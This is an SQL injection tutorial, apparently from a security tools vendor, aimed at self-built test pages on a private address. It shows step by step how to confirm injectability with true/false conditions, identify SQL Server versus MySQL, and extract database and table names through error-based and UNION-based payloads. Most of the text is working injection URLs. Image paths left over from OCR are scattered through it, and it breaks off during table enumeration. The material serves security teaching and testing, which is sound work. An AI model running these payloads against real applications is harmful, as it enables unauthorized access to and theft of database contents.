SQL Injection Tutorial

Table of Content

By Janus Security Software (http://www.janusec.com/)

1 What is SQL Injection

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application.

The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another. SQL Injection is one of the most common application layer attack techniques used today.

2 SQL Injection Tutorial

If you have no pages with SQL Injection vulnerability for test, please built one of your own according to *chapter 3 – Build Typical Test Environment*.

Here let's begin our SQL Injection Tutorial.

2.1 Get Environment Information

Example 1: http://192.168.254.21:79/sql.asp?uid=1

Example 2: http://192.168.254.21/mysql.php?username=bob


You can get it in *chapter 3 – Build Typical Test Environment*.

2.1.1 Injectable or Not?

Example 1:


(1)Normal Request and named **Response0** for the result:

http://192.168.254.21:79/sql.asp?uid=1




(2) Add true condition (1=1) and named **Response1** for the result:

http://192.168.254.21:79/sql.asp?uid=1 and 1=1



(3) Add false condition (1=2) and named **Response2** for the result:

http://192.168.254.21:79/sql.asp?uid=1 and 1=2



Usually, if

Response1=**Response0**


And **Response1**! = **Response2**,

It means there is SQL Injection vulnerability.


Example 2:

Response0:

http://192.168.254.21/mysql.php?username=bob




Response1:



Response1 is not equal to Response0, notice that bob is a string, not an integer, so try:

Response1:


http://192.168.254.21/mysql.php?username=bob' and '1'='1



Now Response1 is equal to Response0, continue:

Response2:

http://192.168.254.21/mysql.php?username=bob' and '1'='2



Response1=Response0


And **Response1**! = **Response2**,

It means there is SQL Injection vulnerability.

In some cases, even the parameter is an integer, it need a single quote to match the SQL sentence.

2.1.2 Get SQL Injection KeyWord

SQL Injection Keyword is a word or phrase that only occurred in Response1 but not occurred in Response2. SQL Injection Keyword used by SQL Injection Scanners, for example WebCruiser Web Vulnerability Scanner (http://sec4app.com/).




In example 1 and example 2, the keyword may be *username*, *Description* etc.

In the following SQL Injection process, if Response1 include the keyword but Response2 not, we can judge that the response1 using a true condition.


2.1.3 Get Database Type

Sometimes, you can simply get the database type by add a single quote to produce an error:

http://192.168.254.21:79/sql.asp?uid=1'




http://192.168.254.21/mysql.php?username=bob'



But usually, you need use database specified syntax to get the type, it becomes complex. Or you can use a SQL Injection Scanner to do it.


In example 1, try to get database name by:

http://192.168.254.21:79/sql.asp?uid=1 and db_name()>0




db_name() is a function of SQL Server, but not include in MySQL,

http://192.168.254.21/mysql.php?username=bob'and db_name()>0 and '1'='1



Try:

http://192.168.254.21/mysql.php?username=bob' and (select length(user()))>0 and '1'='1



Because *(select length(user()))* is valid in MySQL, so we can guess it is using MySQL.

2.1.4 Method of Getting Data

There are many methods to getting data in SQL Injection, but not all these methods are supported in an actual penetration test.

These methods include:


- ✧ Plain text error (To produce an error and get information from the error message);
- ✧ Union replace (Using null union select column from table to replace the response);
- ✧ Blind SQL Injection (Using ASCII comparison when no error message response);
- ✧ Cross-site SQL Injection (To send the information to a third site);

- ✧ Time delay (To produce time-consuming SQL sentence and get information from the response time).

In example 1, response of

http://192.168.254.21:79/sql.asp?uid=1 and db_name()>0


include the database name “test”, so you can get data by plain text error.



In example 2, response of

http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select char(65,65,65),1%23

include “AAA” (char(65,65,65)), so you can get data by Union replace.




2.2 Get Data by SQL Injection

2.2.1 Get Dabase Name

Example 1:

Get Current Database:


http://192.168.254.21:79/sql.asp?uid=1 and db_name()>0



Get All Databases:

Get Database Number: 10


http://192.168.254.21:79/sql.asp?uid=1 and (char(65)%2Bchar(65)%2Bchar(65)%2B(cast((select count(1) from [master]..[sysdatabases]) as varchar(8))))>0



Get each database name: master, tempdb, etc. by changing the value of dbid.

http://192.168.254.21:79/sql.asp?uid=1 and (char(65)%2Bchar(65)%2Bchar(65)%2B(select name from [master]..[sysdatabases] where dbid=1))>0


http://192.168.254.21:79/sql.asp?uid=1 and (char(65)%2Bchar(65)%2Bchar(65)%2B(select name from [master]..[sysdatabases] where dbid=2))>0



Example 2:

Get Current Database:


http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select database(),1 %23



Get All Databases:

Get databases number: 18


http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select concat(char(65,65,65),cast((select count(SCHEMA_NAME) from information_schema.SCHEMATA) as char)),1 %23



Get each database:

http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select SCHEMA_NAME,1 from information_schema.SCHEMATA limit 0,1%23

http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select SCHEMA_NAME,1 from information_schema.SCHEMATA limit 17,1%23




2.2.2 Get Table Name

Example 1:

Get Table Number: 6

http://192.168.254.21:79/sql.asp?uid=1 and char(65)%2Bchar(65)%2Bchar(65)%2B(cast((select count(1) from [Test]..[sysobjects] where xtype=0x55) as varchar(8)))>0




Get each table:

http://192.168.254.21:79/sql.asp?uid=1 and (select top 1 name from(Select top 1 id,name from [Test]..[sysobjects] where xtype=0x55 order by id) T order by id desc)>0

…

